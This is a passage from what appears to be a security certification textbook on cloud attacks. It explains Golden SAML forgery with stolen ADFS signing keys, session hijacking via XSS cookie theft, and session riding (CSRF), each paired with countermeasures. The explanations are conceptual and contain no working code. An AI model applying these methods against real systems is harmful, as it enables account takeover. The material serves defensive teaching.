attacks.

Golden SAML Attack Scenario

- **Step 1:** An attacker gains access to the ADFS server (identity provider) and steals the certificate and encryption key that signs the assertion.
- **Step 2:** When a user attempts to access the required service, the service provider redirects the request to the identity provider.
- **Step 4:** The attacker intercepts the redirect request and sends back the SAML response with forged assertion values using the stolen keys.
- **Step 5:** Then, the service provider allows the attacker to access federated services associated with the target user account.




Identity Provider (ADFS)
1
Stolen key and certificate
2
Sends an access request
3
Redirects to ADFS
Service Provider
4
Accesses the services
Forged SAML Response

Figure 19.42: Demonstration of a golden SAML attack

Countermeasures:

- Constantly monitor user activities.
- Utilize multi-factor authentication and strong passwords.
- Implement least-privilege access.
- Analyze the environment for indications of an attack.
- Update the certificates in a timely manner.



Other Cloud Attacks

1 **Session Hijacking using XSS Attack**

2 **Session Hijacking using Session Riding**

3 **Domain Name System (DNS) Attacks**

4 **SQL Injection Attacks**

5 **Cryptanalysis Attacks**

6 **DoS and DDoS Attacks**

7 **Man-in-the-Browser Attack**

8 **Metadata Spoofing Attack**

9 **Cloud Malware Injection Attack**

Other Cloud Attacks

- **Session Hijacking using Cross-Site Scripting (XSS) Attack**

  Attackers implement XSS to steal cookies used in the user authentication process; this involves injecting a website with malicious code, which is subsequently executed by the browser. Using the stolen cookies, attackers exploit active computer sessions, thereby gaining unauthorized access to data.

  Note: Attackers can also predict or sniff session IDs.



Attacker
User's Browser
Malicious Script
Cloud Server
Server
Attacker's Server
http//?
1 Host a page with malicious script
2 View the page hosted by the attacker
3 HTML containing malicious script
4 Run
5 Collect user's cookies
6 Redirect to attacker's server
7 Send the request with the user's cookies

Figure 19.43: Example of session hijacking using XSS attack

As shown in the figure, the attacker hosts a web page with the malicious script on the cloud server. When a user views the page hosted by the attacker, the HTML containing the malicious script runs on the user's browser. The malicious script collects and sends the user's cookies and redirects the user to the attacker's server.

Countermeasures:

- Using secure socket layers (SSL), firewalls, antiviruses, and code scanners can safeguard a cloud from session hijacking.

- **Session Hijacking using Session Riding**

Attackers exploit websites by engaging in cross-site request forgeries to transmit unauthorized commands. In session riding, attackers "ride" an active computer session by sending an email or tricking users into visiting a malicious webpage during login to an actual target site. When users click the malicious link, the website executes the request as if the user had already authenticated it. Commands used include modifying or deleting user data, performing online transactions, resetting passwords, etc.

